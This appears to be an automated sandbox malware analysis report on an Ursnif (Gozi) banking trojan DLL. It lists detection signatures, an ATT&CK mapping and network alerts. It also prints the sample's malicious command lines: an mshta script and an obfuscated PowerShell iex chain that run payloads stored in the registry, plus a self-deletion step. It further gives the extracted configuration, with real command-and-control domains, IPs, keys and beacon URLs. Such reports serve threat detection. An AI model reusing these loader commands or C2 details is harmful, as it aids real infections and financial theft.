ID: 634419
Sample Name: lokvQRcUe0
Cookbook: default.jbs
Time: 04:05:06
Date: 26/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

lokvQRcUe0


Overview

General Information

Sample Name:	lokvQRcUe0 (renamed file extension from none to dll)
Analysis ID:	634419
MD5:	5de5e344062095.
SHA1:	43cbdfe6773ce5…
SHA256:	2d83e172a42b03.
Tags:	dll gozi_ifsb
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6352 cmdline: loaddll32.exe "C:\Users\user\Desktop\lokvQRcUe0.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6360 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\lokvQRcUe0.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6380 cmdline: rundll32.exe "C:\Users\user\Desktop\lokvQRcUe0.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 2388 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - WerFault.exe (PID: 6440 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6352 -s 272 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6616 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6352 -s 396 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6836 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6352 -s 424 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 6356 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Kxac='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Kxac).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6564 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name ltqefvure -value gp; new-alias -name vftdnxvda -value iex; vftdnxvda ([System.Text.Encoding]::ASCII.GetString((ltqefvure "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E") .UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4588 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 7044 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\b5khtopv.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7020 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE691.tmp" "c:\Users\user\AppData\Local\Temp\CSC7CF5F35C720441118B71E863AB44B87A.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6644 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\kikzslfg.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4600 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFE5F.tmp" "c:\Users\user\AppData\Local\Temp\CSC72CD5E3A7BFC47C08453C5B847B47E88.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 5580 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\lokvQRcUe0.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6024 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"WNd6IZBAE2hic5I1vBvTbN5vraX26aprGyHDrt/+eglFMVKwHFISXmgegfDVQ9JN9IUBekU+LfpLvYZv7zcwNdRn5M8aw4eWI4bhXGfXhg2rVYeSiUnG1MC8lOzPSzU/SYBFMQ3nL+vB66ov2XPPmoP4rSDS0CC6n6OlCY+w5hwtLwivxHS3vqcLh3WTh2ZNXxBC6Zc4STr3Ek0KlqqVtSr6/5fGwBuo8VUIBdXBWxDjxcGYyua+/PQsbUFFnwV7HET72C1unl+X1RemGW2bFwrlyX4Q85gTacSXgMufXChh3wAcaiq0qhw5JwdEPrdIO+t+/C9wfw4K/YIRIDiXpoorOLszNh6osFoQvZIrAl8=",
  "c2_domain": [
    "cabrioxmdes.at",
    "gamexperts.net",
    "37.10.71.138",
    "185.158.250.51"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Jv1GYc8A8hCBIeVD",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "3000",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.454256752.00000000051BF000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000002.454031315.0000000004F60000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.393059229.0000000006318000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.294681357.0000000005538000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.339689659.000000000543A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.3.rundll32.exe.4d994a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4d994a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.2.rundll32.exe.4a10000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.543a4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.54e6b48.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 2 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 13.107.42.16	
Timestamp:	192.168.2.313.107.42.1649743802033203 05/26/22-04:06:31.790854
SID:	2033203
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.3 - Destination IP: 176.10.119.68	
Timestamp:	192.168.2.3176.10.119.6849752802033204 05/26/22-04:06:53.058632
SID:	2033204
Source Port:	49752
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 176.10.119.68	
Timestamp:	192.168.2.3176.10.119.6849752802033203 05/26/22-04:06:53.058632
SID:	2033203
Source Port:	49752
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	3 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
lokvQRcUe0.dll	49%	ReversingLabs	Win32.Trojan.Lazy	
lokvQRcUe0.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.4a10000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://176.10.119.68/drew/6MD_2BLHj/Wwe7k6B1I0SM4estiKA8/spcFGasNn3hHiGKNKAO/_2B1ah_2BmpCz0i3Swrw7w/	100%	Avira URL Cloud	phishing	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://176.10.119.68/drew/6MD_2BLHj/Wwe7k6B1I0SM4estiKA8/spcFGasNn3hHiGKNKAO/_2B1ah_2BmpCz0i3Swrw7w/_2FmDlfehB0OE/55WbV2nc/Y1h6ZuuUoh7qBwh_2BKlp0h/7L71gn0m4N/M3O3_2Bd4FYKhYEVp/A8X6IhSGaeKc/I6s_2F23qvp/A182DdgYpCpMIP/aP_2Bjsdht_2BJDxnVcIh/PpumD61sg3b7UjUn/NBCGMFNbljiYANW/kV_2FL6Gv2Uv63EZQh/O7ekDFjPj/xu59b1S5vDi1BLf/OCWp.jlk	100%	Avira URL Cloud	phishing	
http://schemas.mi	0%	URL Reputation	safe	
http://176.10.119.68/drew/TXnzVImnT660oDz/yMOCYK8RDAglTpu9ac/GwxTcb_2B/tHjr3EGRXu7rtpqrdylg/MBYax8JZ	100%	Avira URL Cloud	phishing	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://176.10.119.68/drew/8_2BLR3ULj9eEHGwEQ4wR/XNnJzaTlQzupEc1E/13YAC3A_2FwsRXQ/gU_2FKH8C0dGIfymyx/ocdHPIhqa/Hd8nJGo602uQ7riR5fk1/MgjZVgxWOeylhsm3UIe/ODtnBqntkfEzg6CGz22IMX/BqT5RhbEJCnRP/ZVkWQu9C/sR0fuByflYkig33702ZG3_2/FhdyARm9Lc/m4Hi2C6HqRM3XSnPm/LWaA4HaxDqj7/QbfVKFZGMWq/c7MJSNfi8K7i7w/7kd2UCa_2BF/87zDgqk.jlk	100%	Avira URL Cloud	phishing	
http://176.10.119.68/drew/TXnzVImnT660oDz/yMOCYK8RDAglTpu9ac/GwxTcb_2B/tHjr3EGRXu7rtpqrdylg/MBYax8JZESMvd_2FR_2/FFgtmhXbR0ktwUdCXR2Pki/d8dU8ADU_2BI_/2BU31aFd/LiJXzwK_2BCmcWBI_2FSoW9/MydpZhmci7/DHFwznBk9lsaelX7d/OI_2F8mRA8r8/Ql7ZjpWXuIe/emON9m2OO9PUY_/2BZvNnjbqlcKSvSy4k903/VSDqqfhLnxG6Slxl/F80QTh1QnWNOnio/sWTgXKrMs/py.jlk	100%	Avira URL Cloud	phishing	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://176.10.119.68/drew/8_2BLR3ULj9eEHGwEQ4wR/XNnJzaTlQzupEc1E/13YAC3A_2FwsRXQ/gU_2FKH8C0dGIfymyx/	100%	Avira URL Cloud	phishing	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://176.10.119.68/drew/6MD_2BLHj/Wwe7k6B1I0SM4estiKA8/spcFGasNn3hHiGKNKAO/_2B1ah_2BmpCz0i3Swrw7w/_2FmDlfehB0OE/55WbV2nc/Y1h6ZuuUoh7qBwh_2BKlp0h/7L71gn0m4N/M3O3_2Bd4FYKhYEVp/A8X6IhSGaeKc/I6s_2F23qvp/A182DdgYpCpMIP/aP_2Bjsdht_2BJDxnVcIh/PpumD61sg3b7UjUn/NBCGMFNbljiYANW/kV_2FL6Gv2Uv63EZQh/O7ekDFjPj/xu59b1S5vDi1BLf/OCWp.jlk	true	• Avira URL Cloud: phishing	unknown
http://176.10.119.68/drew/8_2BLR3ULj9eEHGwEQ4wR/XNnJzaTlQzupEc1E/13YAC3A_2FwsRXQ/gU_2FKH8C0dGIfymyx/ocdHPIhqa/Hd8nJGo602uQ7riR5fk1/MgjZVgxWOeylhsm3UIe/ODtnBqntkfEzg6CGz22IMX/BqT5RhbEJCnRP/ZVkWQu9C/sR0fuByflYkig33702ZG3_2/FhdyARm9Lc/m4Hi2C6HqRM3XSnPm/LWaA4HaxDqj7/QbfVKFZGMWq/c7MJSNfi8K7i7w/7kd2UCa_2BF/87zDgqk.jlk	true	• Avira URL Cloud: phishing	unknown
http://176.10.119.68/drew/TXnzVImnT660oDz/yMOCYK8RDAglTpu9ac/GwxTcb_2B/tHjr3EGRXu7rtpqrdylg/MBYax8JZESMvd_2FR_2/FFgtmhXbR0ktwUdCXR2Pki/d8dU8ADU_2BI_/2BU31aFd/LiJXzwK_2BCmcWBI_2FSoW9/MydpZhmci7/DHFwznBk9lsaelX7d/OI_2F8mRA8r8/Ql7ZjpWXuIe/emON9m2OO9PUY_/2BZvNnjbqlcKSvSy4k903/VSDqqfhLnxG6Slxl/F80QTh1QnWNOnio/sWTgXKrMs/py.jlk	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://176.10.119.68/drew/6MD_2BLHj/Wwe7k6B1I0SM4estiKA8/spcFGasNn3hHiGKNKAO/_2B1ah_2BmpCz0i3Swrw7w/	rundll32.exe, 00000002.00000002.45356407 1.000000000313A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.39305922 9.0000000006318000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000003.408736097.0000000006318000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000001A.00000003.402164003.0000 02456F5AC000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 00000022.000 00003.407678456.0000016547E1C000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 00000022.00000003.407599329.0000016547E1C0 00.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://schemas.mi	explorer.exe, 00000025.00000000.45181055 0.000000000DA9A000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 025.00000000.439575286.000000000DA70000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000025.00000000.422484159.000000 000DA70000.00000004.00000001.00020000.00 000000.sdmp	false	• URL Reputation: safe	unknown
http://176.10.119.68/drew/TXnzVImnT660oDz/yMOCYK8RDAglTpu9ac/GwxTcb_2B/tHjr3EGRXu7rtpqrdyIg/MBYax8JZ	rundll32.exe, 00000002.00000002.45375001 3.0000000003197000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000002.453564071.000000000313A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.39305922 9.0000000006318000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000003.408736097.0000000006318000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000001A.00000003.402164003.0000 02456F5AC000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 00000022.000 00003.407678456.0000016547E1C000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 00000022.00000003.407599329.0000016547E1C0 00.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.micr	explorer.exe, 00000025.00000000.45181055 0.000000000DA9A000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 025.00000000.439575286.000000000DA70000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000025.00000000.422484159.000000 000DA70000.00000004.00000001.00020000.00 000000.sdmp	false	• URL Reputation: safe	unknown
